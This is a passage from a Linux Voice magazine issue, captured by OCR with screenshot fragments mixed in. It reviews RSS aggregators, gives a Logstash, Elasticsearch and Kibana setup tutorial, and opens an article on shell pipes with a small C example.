Liferea was conceived as a Linux clone of the FeedReader aggregator for Windows. By default the feed selection included ranges from geek-only titles like Slashdot to music and comic blogs. At its bottom there are two very convenient folders: one for all the news still unread and another for those marked as "Important". Saved news is readable in offline mode. The buttons and menus are even cleaner than those of Akregator. Three layouts are available: Normal, Wide (feeds, titles and content in parallel columns) or Combined, which is the most compact. Should you dislike the default colours and text formatting, you may fix them all with a couple of clicks, replacing the included CSS stylesheet with another you like best.



Date	Headline
Yesterday 2:00 AM	President
Fri 2:00 AM	TMI
Wed 2:00 AM	One Of The
May 12 2:00 AM	Installing


Liferea's 'Normal' look is even cleaner and user friendlier than Akregator, yet is quite powerful.

Newsbeuter ★★★★☆

Whoever first called Newsbeuter "the Mutt of RSS aggregators" is right. This program feels like that console email client.

The default browser that displays the articles is Lynx. With the exception of the layout, pretty much everything else can be changed in a few configuration files.

Once you get used to it, Newsbeuter is really efficient. Type **/** to search for text, N to open the next unread article and ? to list all the available commands. All the text dialogs you use remain open for the whole session: type V to see their list and reopen any of them.



```
In pictures: Flooding sweeps Balkans

   Boat carrying rescued pigs during heavy floods in Vojskova, Bosnia. 19 May
   2014 Floods have affected more than a million Bosnians - a quarter of the
   population - the government says. Here, villagers in Vojskova rescue pigs
   from the water.
   Volunteers carry food for residents in Obrenovac, Serbia In neighbouring
   Serbia, authorities have ordered the evacuation of Obrenovac where a river
   surge threatens the country's largest power plant. Emergency supplies are
   being brought in.
   Man waits to be rescued from his house in Vojskova, Bosnia. 19 May At least
   35 people have died i
   Thousands have fled t
   Volunteers and police
   Sabac, west of Belgra
   chain to help reinfor
   Belgrade.
   Landslide in Topcic P
   Torrential rain has t
   Bosnian village of To
   Man waits to be rescu
```


ImageMagick: newsbeuter6.png
marco : newsbeuter – Konsole <2>
File Edit View Bookmarks Settings Help

```
newsbeuter 2.8 - Article 'In pictures: Flooding sweeps Ba
Feed: BBC News - Home
Title: In pictures: Flooding sweeps Balkans
Link: http://www.bbc.co.uk/news/world-europe-27477596#sa-
Date: Mon, 19 May 2014 19:14:35 +0200
```

The feed headlines (front) and the actual content of each article (back) can use completely different colour schemes in Newsbeuter.

QuiteRSS ★★★★☆

QuiteRSS uses the Qt toolkit and the WebKit rendering engine to run without problems on Mac OS X, Linux, Windows XP or later and OS/2. The interface is very well organised, with just one exception: the buttons that block banners with AdBlock are almost invisible. That said, it's a snap to go full-screen, hiding the feed tree and rearranging columns as you wish. You can open single feeds or articles in separate tabs, and configuring audio or pop-up notifications for new articles is almost as simple. The default categories and labels in the bottom left pane will be more than enough for most users, and adding your ones only takes a few clicks.




Title	Author	Category	Published
We like to be in America	Andrew	Announce...	16.05.14
History of computing part 2	Andrew	Story, Unc...	16.05.14
Podcast Season 2 Episode 9	Graham M...	Podcasts	15.05.14
Voice of the Masses: What made you cho...	Mike Saunders	Voice of the ...	12.05.14
How Munich switched 15,000 PCs from Wi...	Mike Saunders	Story, Uncat...	09.05.14
Command line secrets	Ben Everard	Story	06.05.14
Issue 3 is out!	Ben Everard	Issues	01.05.14
Podcast Season 2 Episode 8	Graham M...	Podcasts	01.05.14
Voice of the Masses: Is it time for a ...	Mike Saun...	Voice of th...	27.04.14
Getting started with Linux	Ben Everard	Story	25.04.14

An easy labelling system in plain view, number, order and size of columns in the feed list changeable with a few clicks. That's QuiteRSS for you.

Tiny Tiny RSS ★★★★★

Tiny Tiny RSS is slightly slower, and has a more limited interface than the other GUI aggregators presented here. However, it is also the most "portable" aggregator around. The software itself will run on pretty much any server operating system around, while the UI works on any browser that can handle JavaScript. Please note that "server operating system" includes any Linux desktop. If all this isn't enough, there is even an official Android client. Even without plugins, you get hierarchical feed display with user-configurable categories and labels, scoring,server-side archive, and three different access levels: user, power user and administrator.



KDE is pleased to announce that Plasma Next Beta 1 has been released. Plasma Next is the codename for the new version of our beautiful desktop workspace built on KDE Frameworks 5. It features the same familiar layout you will be used to but with a simplified and more slick look from the new KDE Visual Design Group. For the first time our desktop ships with its own font, the Oxygen Font. Internally much has been rewritten in QML to make it smoother to render and easier to develop. The source has been split into over 20 sources making it easier for distributions to package. We need as many testers as possible to iron out the many bugs we know still exist. Many distributions have started making

A themeable Web interface accessible from any browser, or through an associated Android client – it's hard to be more portable than Tiny Tiny RSS.

Installation

How do I get started?

Thanks to how we selected the applications for this Group Test, there is very little to say here about the four desktop applications: they should be available in the standard online repositories of most distributions derived from (at least) Debian, Ubuntu and Fedora. Just tell your usual package manager to get them. However, this may not always be enough.

Why? Because, while your browser and/or your Linux box as a whole would surely have a way to play almost any audio or video around, your aggregator may not, unless you constructively mess with its configuration. If an important feed regularly includes multimedia content, check out in advance what its format is, and how your candidate aggregator can handle it.

Tiny Tiny RSS is an entirely different matter. Tiny Tiny RSS is "compatible", by definition, with any format that your browser can handle. At the same time, this is the only package that must be installed manually. The good thing is that it only takes one "techie" to make Tiny Tiny RSS available to all their friends, relatives or colleagues, whatever operating system they use. How? First, you must download the source code into a folder of any computer equipped with a PostgreSQL or MySQL database and web server. That computer may be anything from your actual Linux desktop to a web hosting account anywhere on the planet.

Next, create a database and database user for Tiny Tiny RSS (see the documentation for detailed instructions). Third, point your browser to the folder where you had installed the software and follow the instructions. You will most probably have to change the permissions and/or ownership of some sub-folder, but that is pretty much it. After a few clicks, you will be able to enter your Tiny Tiny RSS installation as administrator and create new users. Even if you will be the only user of your Tiny Tiny RSS, however, do create a separate account for your daily usage, to avoid messing up the general configuration by mistake.

VERDICT

Akregator	★★★★★
Liferea	★★★★★
Newsbeuter	★★★★★
QuiteRSS	★★★★★
Tiny Tiny RSS	★★★☆☆

Automation & plugins

What's the point of software, if it doesn't work for you?

Collection and processing of news with Free Software can be much more powerful and efficient (in one word: fun) than you may expect.

The filtering system of QuiteRSS is (much) more limited than the others, but much simpler to use. Feeds or articles matching the user-defined conditions can trigger actions such as adding tags and labels to them, or play sounds. Akregator is more or less in the same situation.

Newsbeuter supports both macros and any external software that either outputs a correct RSS feed by itself, or converts the content of whatever Web page Newsbeuter passed to it to the same format: press the comma key followed by a string to execute the macro defined with that name in the configuration file, or **|** to pipe the text of the current article to any other program.


Liferea comes with two plugins installed: a music and video player, and an interface for the Gnome Keyring password manager. If that isn't enough, you can make Liferea interact automatically with other programs through the DBUS interface.

Liferea can also use RSS feeds even for websites that don't provide one, by scraping their content and reformatting it as an RSS feed. It is possible to configure the program to launch a script that does this, or tell it to run a postprocessing filter. We highly recommend the first approach, which would be reusable with any other aggregator.

SnowNews, an aggregator that for several reasons we couldn't include in this Group Test, has an online repository of feed processing scripts, together with instructions to write your ones, at **http://kiza.kcore.de/software/snownews/snowscripts**. Those scripts can be used also by Liferea and Newsbeuter to do things like removing advertising and other graphics from web pages, or downloading Twitter timelines and Wikipedia watchlists.

No, we haven't forgotten Tiny Tiny RSS: its plugin configuration panel lists dozens of extensions. Some just simpllify how certain feeds are displayed, while others handle feed redirectors, authentication through external services and extensions for download and automatic reformatting of non-standard feeds, from Scientific American to National Geographic.

Last but not least, databases: Tiny Tiny RSS relies on a MySQL or PostgreSQL backend, Newsbeuter and Liferea on SQLite. Akregator, if archiving is enabled, does it with Metakit.



GNOME Keyring Support
Allow Liferea to use GNOME keyring as password store

Media Player
Play music and videos directly from Liferea

no_url_hashes	Disable URL hash usage (e.g. #l=10, etc)
note	Adds support for setting article notes
nsfw	Hide article content based on tags
share	Share article by unique URL
shorten_expanded	Shorten overly long articles in CDM/expanded
swap_jk	Swap j and k hotkeys (for vi brethren)
vf_shared	Feed for all articles actively shared by URL

Liferea can scrape the content of websites into an RSS format even if that site doesn't have an RSS feed.

VERDICT

Akregator	★★☆☆☆
Liferea	★★★★☆
Newsbeuter	★★★★★
QuiteRSS	★★★★★
Tiny Tiny RSS	★★★★☆

Documentation

How do I do that?


Akregator and QuiteRSS have maybe the smallest and poorest documentation sets of the group. Truth be told, they also are the programs that need it less: you can figure out by yourself practically everything you might have to do just by clicking around.

The same may be said for the end-user part of Tiny Tiny RSS. The administration side is more complex, of course, but the documentation is adequate, including the parts about the installation and the variables in the configuration file. Besides, the forms for several tasks include direct links to the corresponding parts of the manual.

Liferea is the best from this point of view, at least for ordinary users without advanced needs. While still being friendly enough that you won't need to study anything to get started and perform most tasks, it comes with a good Help menu that links to the FAQ, a Quick Reference Tutorial and to a good manual. The latter explains, among other things, how to update feed subscriptions, use News Bins and manage enclosures and podcasting. The official Liferea blog (**http://lzone.de/liferea/blog**) is another good source of information.

Newsbeuter has the most exhaustive documentation of the pack. Every option and configuration variable is described in detail on the website. Which is good, because Newsbeuter does so much that you could never figure out how to get the most out of this aggregator by simply using it.

That's why we strongly suggest reading the "Why NewsBeuter" text (**http://newsbeuter.org/doc/newsbeuter.html#_why_newsbeuter**). It will give you a good overview of what is possible, and maybe even ideas on how to use the other aggregators.



Free Software
Limit search to: Fresh articles

Respect for Putin in Bulgaria — Putin has friends in Bulgaria
VIDEO: Conchita praises 'tolerant' Europe — Newsnight speaks to the winner of the 2014 Eurovision
My Day: Radio host Rohini Ramnathan — The radio host who swapped Mumbai for Singapore

The Liferea Help menu (top right) points to everything you need to know to use the program. So do the links embedded in many forms of Tiny Tiny RSS

VERDICT

Akregator	★★★☆☆
Liferea	★★★★☆
Newsbeuter	★★★☆☆
QuiteRSS	★★★☆☆
Tiny Tiny RSS	★★★★☆

OUR VERDICT

RSS Aggregators

Deciding the winner of this Group Test was hard. Objective evaluation of features and defects of each contender clashed, we confess, with our strong, but personal opinion of where the web and its users should go, and how.

This, they say, is the age of Cloud Computing, that is of software that runs "in the cloud", on a remote server, somewhere else. If that is true, it had better be your cloud – Free Software that you install and run on a server you can trust – shouldn't it? By this line of reasoning, the only contender here, never mind the winner, should be Tiny Tiny RSS. It is made to work exactly in that way, and it even has an Android client, so why should you ask for more?

Well, there are two other reasons to prefer Tiny Tiny RSS, which are much more objective than the one above, but do not apply to everybody.


People who use RSS mostly to find and play multimedia content, or participate in online activities (for example, commenting on new posts and threads in blogs and fora) will find themselves doing those things in their main browser, to reuse cookies if nothing else.

The same is true for everybody who wants to bookmark and categorise the web pages they get via RSS. Why keep two separate tagging and bookmarking systems? This, for the record, is the reason why we didn't pay more attention to labelling, scoring and so on.

In other words, if all your RSS-related activity and indexing would have to happen inside a browser anyway, why not even read the feeds with the same browser?

> "The only contender here, never mind the winner, should be Tiny Tiny RSS."

At the same time, we acknowledge that most people will not need a full-fledged Web based system, especially if it is slower than native desktop programs. At that point, the choice is simple. Newsbeuter is fast and extremely powerful, but has the steeper learning curve. Akregator is simple and practical, but relatively limited. QuiteRSS is full featured and portable, but not the best in terms of plugins and documentation. So, you guessed it, Liferea wins. LV


Liferea
Subscriptions Feed Item View Tools Search Help
New Subscription... Mark Items Read Next Unread Item Update All Search All Feeds...
Example Feeds
Linux Voice
News
Ars Technica
Slashdot
BBC
Open Source
Liferea Blog
Podcasts
Music Blogs
Comics
xkcd
Unread
Important
Headlines Quick Reference Liferea FAQ Help Contents
LINUXVOICE
FREE SOFTWARE | FREE SPEECH
SUBSCRIBE NOW!
Podcast Season 2 Episode 10
Title: Millionaires Shortbread

Liferea is the best compromise between simplicity and features.

1st Liferea

Licence GPLv2+ **Version** 1.10.8

http://lzone.de/liferea
Liferea is fast, has all the main features, can be extended in many ways and installation is dead easy. That's why it wins.

2nd Tiny Tiny RSS

Licence GPLv3 **Version** 1.12

http://tt-rss.org/redmine/projects/tt-rss/wiki
It's slow and its interface isn't really state of the art. However, it is the most portable and future-proof of the pack. Give it a try.

3rd QuiteRSS

Licence GPLv3 **Version** 0.15.4

http://quiterss.org
Do you need to categorise and label all your news, just as you want? This is the aggregator for you.

4th Newsbeuter

Licence MIT **Version** 2.8

http://newsbeuter.org
If you have the time to learn all its possibilities, Newsbeuter can be the most efficient and flexible aggregator around.

5th Akregator

Licence GPLv2 **Version** 4.12.5

www.kde.org
Akregator lacks the plugins of Liferea, but is so simple and solid it may be all you need.

YOU MAY ALSO WISH TO TRY...

You should also try SnowNews if command-line tools are for you, or RSSOwl for a graphical interface: it is multiplatform and even runs as an Eclipse plugin.

There is also plenty of Free Software that can download, generate or otherwise process RSS feeds automatically. An example of such category is Rawdog (http://offog.org/code/rawdog.html): give it a feed, and it will produce a static HTML page with all the corresponding articles. The Python module called feedparser is already used for many tasks of this kind, and well documented.

Even on the opposite side, that is feed generation, there are plenty of choices. Try Planet (www.planetplanet.org), which downloads and assembles different feeds into a new, combined one. It's also relatively simple to create an RSS feed from any text input. The script at http://ocsovszki-dorian.blogspot.it/2011/01/generating-rss-feed-width-bash-script.html, for example, creates feeds for torrent clients, and is easy to study and adapt to other cases.

SUBSCRIBE

shop.linuxvoice.com

Not all Linux magazines are the same

Introducing Linux Voice, the magazine that:

- Gives 50% of its profits back to Free Software
- Licenses its content CC-BY-SA within 9 months

12-month subs prices

UK – £55
Europe – £85
US/Canada – £95
ROW – £99

7-month subs prices


UK – £38
Europe – £53
US/Canada – £57
ROW – £60

DIGITAL SUBSCRIPTION ONLY £38

Each month Linux Voice includes 114 pages of in-depth tutorials, features, interviews and reviews, all written by the most experienced journalists in the business.

Payment is in Pounds Sterling. 12-month subscribers will receive 12 issues of Linux Voice a year. 7-month subscribers will receive 7 issue of Linux Voice. If you are dissatisfied in any way you can write to us to cancel your subscription at subscriptions@linuxvoice.com and we will refund you for all unmailed issues.

NEXT MONTH IN LINUX VOICE




ON SALE THURSDAY 31 JULY

RASPBERRY PI PROJECTS

It's summer, so that means staying in out of the rain and hacking up a heap of fun with a Nerf gun, a Raspberry Pi and a Robot arm. Local wildlife, be very afraid...

EVEN MORE AWESOME!



More Turing!
British computing was once streets ahead of the rest of the world, thanks to Alan Turing and the Manchester MK II. We should celebrate this fact a lot more...

Fork off!
Free software is all about choice – and that includes the choice of the developers to branch out on their own. Find out why and how they do it.

Slackware
Get your hands dirty with a peek under the hood of Slackware – the oldest, purest and some would say awesomest Linux distro around.

LINUX VOICE IS BROUGHT TO YOU BY

Editor Graham Morrison
graham@linuxvoice.com
Deputy editor Andrew Gregory
andrew@linuxvoice.com
Technical editor Ben Everard
ben@linuxvoice.com
Editor at large Mike Saunders
mike@linuxvoice.com
Creative director Stacey Black
stacey@linuxvoice.com

Editorial consultant Nick Veitch
nick@linuxvoice.com

All code printed in this magazine is licensed under the GNU GPLv3

Printed in the UK by
Acorn Web Offset Ltd

Disclaimer We accept no liability for any loss of data or damage to your hardware through the use of advice in this magazine. Experiment with Linux at your own risk!
Distributed by Marketforce (UK) Ltd, Blue Fin Building, 110 Southwark Street, London, SE1 0SU
Tel: +44 (0) 20 3148 3300

Circulation Marketing by Intermedia Brand Marketing Ltd, registered office North Quay House, Sutton Harbour, Plymouth PL4 0RA
Tel: 01737 852166

ISSN 2054-3778

Subscribe: **shop.linuxvoice.com**
subscriptions@linuxvoice.com

SYSADMIN

System administration technologies brought to you from the coalface of Linux.

Jonathan Roberts dropped out of an MA in Theology to work with Linux. A Fedora advocate and systems administrator, we hear his calming tones whenever we're stuck with something hard.

When it comes to troubleshooting, there's no substitute for knowing how the components of your system actually work. That said, there are some common steps that you should take every time you sit down to solve a problem, and it doesn't hurt to have an occasional refresher. So let's do just that: First, make sure you understand the problem – be able to describe what should be happening, what is happening and why this is wrong.

If a user comes to you and says their VPN connection is broken, you should not start by looking at their VPN logs, but instead ask "can you show me what you were trying to do when you found the problem?". Nine times out of ten, they'll show you what happens as they try to connect to a remote box with SSH or through a web browser and you'll reformulate the problem – "why can't the user connect via SSH to devbox1.test?".

Once you understand the problem, you can begin to think about solving it. Learn which log files are important, how you can increase their verbosity and how to read them carefully. Too many times, I've failed to solve a problem only to ask a colleague for help, at which point they look in the same log file I just did and spot the problem straight away.

Now you can formulate some hypotheses about what the cause could be. Write these down and come up with a way to test each one. Finally, work through all your hypotheses, testing one at a time, and only changing one thing at a time, until you find the answer. If you get through all of them without finding the answer, then you need to go back and make sure you understood the problem correctly and come up with new hypotheses. You are a philosopher.

Logstash

Understand the troves of information gathered by your logs.

Last issue, we talked about why logs are important and offered a brief introduction to collecting logs with syslog. This month, we want to take you a few steps beyond those basics and introduce a log management solution.

There are plenty of options out there, including the very well regarded Splunk, but we'll be looking at one of the main open source options – Logstash. It accepts input (log entries and other kinds of events) from many sources, stores them in a searchable back-end, and then enables you to query all that information through a web interface.

In short, Logstash helps you to actually use your logs and gain valuable operational insights from them.

In this month's issue, we're going to show you how to set up Logstash in conjunction with Elasticsearch, a storage backend, and Kibana, a fancy web interface which will help you query your data without learning the ins-and-outs of Elasticsearch.

Getting started

The first job, as ever, is to install all the components. Elasticsearch, the company behind all three components we're looking at today, provides a repository for Logstash and Elasticsearch, details of which are on its website (**www.elasticsearch.org/blog/apt-and-yum-repositories**).


Once you've installed the package, start the Elasticsearch server with **service elasticsearch start** or equivalent.

Kibana has no package, but since its latest incarnation is just a collection of HTML and JavaScript files, installation isn't too complicated:

- Install a web server (httpd)
- Download Kibana (**https://download.elasticsearch.org/kibana/kibana/kibana-3.1.0.tar.gz**)
- Extract the files to your document root

We'll be running Kibana on the same server as Elasticsearch, so you shouldn't need to make any changes to its configuration.

With all that in place, you should be able to go to your Kibana installation in a web browser and see the Kibana welcome page. If you don't see a black page, Kibana isn't installed properly – check your httpd configuration – and if you see a red bar saying 'Couldn't connect to Elasticsearch' - check the service is running.



Kibana is an excellent web interface that makes it really easy to query your log data in Elasticsearch – even managers can understand it!

logstash - open source log management - Mozilla Firefox
Firefox
logstash - open source...
logstash - open source...
logstash/patterns/grok...
Kibana 3 - Logstash S...
File input for logstash ...
logstash filter - Google...
logstash.net
logstash filter
home
docs
about
cookbook
bugs
logstash
Download
Learn
Cookbook

logstash is a tool for managing events and logs. You can use it to collect logs, parse them, and store them for later use (like, for searching). Speaking of searching, logstash comes with a web interface for searching and drilling into all of your logs.

It is fully free and fully open source. The license is Apache 2.0, meaning you are pretty much free to use it however you want in whatever way.

logstash is now a part of the Elasticsearch family! This allows us to build better software much faster as well as offering production support

Logstash is just one component of the Elasticsearch, Logstash and Kibana stack – but it does have the coolest logo of them all, which is why we've included it in the screenshot.

Now we have a way to inspect our data without having to learn the ins-and-outs of the Elasticsearch API let's get some data in to Logstash and check everything is working as expected.

Getting your data

First, let's test Logstash in the simplest way possible:

```
cd /opt/logstash java -jar ./logstash.jar agent -e
'input { stdin { } } output { stdout { } }'
```

That command will start the Logstash process, accepting input from **stdin** and sending its output to **stdout**, rather than Elasticsearch. After running this, type anything you like into the console and you should see a structured reply from Logstash indicating that everything worked OK. (The **-e** argument simply lets you pass a configuration file on the command line – you can easily put this configuration in **/etc/logstash/conf.d**.)

If all works, let's stop using stdout for the output and instead use Elasticsearch:

```
java -jar ./logstash.jar agent -e 'input { stdin { } }
output { elasticsearch_http { host => localhost } }'
```

If you now type **hello linux voice** into the console and then refresh your Kibana window, you should see your message logged towards the bottom of the page. We're making great progress!

Logstash end to end

Let's look at the three main parts of Logstash configuration: inputs, filters and outputs. Inputs and outputs you've met already. These blocks simply define where input will come from and where you want to store it. In each section, you specify which plugins you want to deal with your input or output (such as **stdin**, **file**, **elasticsearch_http** etc) and pass any parameters to configure the plugin as you wish. Filters are more interesting. These get applied to the input, modifying them in some way, before they get stored by the output plugin. For example, with the Grok filter you can take any plain text file, such as an Apache or MySQL log file, and map regular expression matches to fields. This lets you split your output into separate, searchable fields, making it much easier for you to answer questions like 'do we get more 500 errors in summer than winter?'.

Grok comes with lots of common patterns already defined, so you rarely even have to write the regular expressions yourself. You can find the list of included patterns at **https://github.com/elasticsearch/logstash/blob/master/patterns/grok-patterns**.

More inputs

There are loads of input, filter and output plugins available for Logstash, but for a clearer example, let's look at a configuration file that would allow you to parse an Apache log file. First, the input:

```
input { file { path => '/var/log/httpd/access_log'
start_position => beginning } }
```

Here, we're specifying the default Apache access log as the input to Logstash. If you point this at the log file for your Kibana installation, you can use Logstash to track Kibana usage. By giving the **start_position** parameter, Logstash will look through the whole of the file, enabling you to analyse historical data, before operating more like the **tail -f** command, appending new input as it arrives.

Next, the filter:

```
filter { grok { match => { 'message' =>
'%{COMBINEDAPACHELOG}' } } }
```

This time, we're using the Grok filter plugin. The **match** parameter does the work of mapping a regular expression match to a field name – in our example, we're taking anything that matches the **COMBINEDAPACHELOG** pattern (the default format used in **httpd.conf**) and mapping it to the **message** field.

Finally, the output:

```
output { elasticsearch_http { host => localhost }
stdout { } }
```

While this may look familiar, notice that we've included two output plugins. Logstash will send the result of the filter to both standard output and Elasticsearch, making it a bit easier to debug.

Put those three sections into a configuration file and start Logstash with the **-f** option, passing it the location of the configuration file. Once Logstash has started, go to Kibana and refresh. As you browse around Kibana, you should find new log entries being recorded.

Kibana

Now you've actually got some logs being stored, you can use Kibana to start asking questions of that data.

By default, most of the Kibana interface is filled with a large graph. As your data makes its way in, this graph will fill up with bars representing activity at different points in time. You can click and drag on the graph to zoom in and get a higher resolution look at a particular moment in time.

You can also click the View button in the top-left of the graph to adjust what kind of chart is drawn, over what period the data is sampled at and much more besides.

Above the chart is the Query bar, where you can enter relatively free-form patterns to search for in the data. Enter an IP address, and it will filter all matching results. There's so much you can do with Kibana. We'd love to hear how you're using Logstash on your systems, so please drop us a line if you're using it! LV

Logstash beyond logs

As system administrators, we immediately think about how Logstash can be used to help us make use of the mountains of syslog data we're all storing, but it can be just as useful for developers who are trying to build more intelligent businesses.

For instance, if you're running a large retail company, you could easily use the TCP input to keep track of product sales – every time a product is sold, have your point of sale terminals send a message to your Logstash server, and it will index the data, graph it and help your management teams spot and quickly respond to emerging trends.

A veteran Unix and Linux enthusiast, Chris Brown has written and delivered open source training from New Delhi to San Francisco, though not on the same day.

CORE TECHNOLOGY

Dive under the skin of your Linux system to find out what really makes it tick.

Pipes, shell scripting, and a little bit of C

The most fun you can have with a pipe without actually putting tobacco in it.

Nestled in the bottom-left corner of my laptop's keyboard is a key with two straight lines on it – a slopey one and a vertical one. The vertical line goes by various names – a stick, a poley or just "vertical bar". It finds use as the logical 'OR' operator in various languages, and is sometimes used in great numbers in ASCII art. But in the world of the Linux command line it is most often called a pipe.

Now we all know how to construct a pipeline on the command line, and (roughly) how it works. A simple command such as

```
ps -e | wc
```

runs the two programs **ps** and **wc** concurrently, with the output from **ps** appearing as the input of **wc**.

Pipes involve an upstream process (the producer of data) and a downstream process (the consumer), and the pipe imposes a loose synchronisation between the two. If the pipe becomes full, the upstream process will block if it tries to write; if the pipe is empty, the downstream process will block if it tries to read.

It is this simple mechanism for combining two programs, together with the large collection of programs that deal with input and output streams consisting simply of lines of text (in preference to binary formats) that facilitates the "tool building" approach that makes the command line so powerful.

Like last month, I'm going to inflict a few lines of 'C' code on you so that you can see how pipes work behind the scenes. This is (approximately) what the shell does if I enter the command **ls | sort -r** :

```
1. #include <unistd.h>
2.
3. void main()
4. {
5.  int p[2];
6.
7.  pipe(p);       /* Create the pipe */
8.  if (fork() == 0) {
9.   /* Downstream child: connect stdin to pipe */
10.   dup2(p[0], 0);
11.   close(p[1]);
12.   execlp("sort", "sort", "-r", (char *)0);
13.  }
14.  if (fork() == 0) {
15.   /* Upstream child: connect stdout to pipe */
16.   dup2(p[1], 1);
17.   close(p[0]);
18.   execlp("ls", "ls", (char *)0);
19.  }
20.  /* Parent: wait for both children */
21.  close(p[0]); close(p[1]);
22.  wait(); wait();
23. }
```

There isn't really that much code here, but it's perhaps not obvious what's going on, so let me explain:

Behind the scenes in the pipe factory

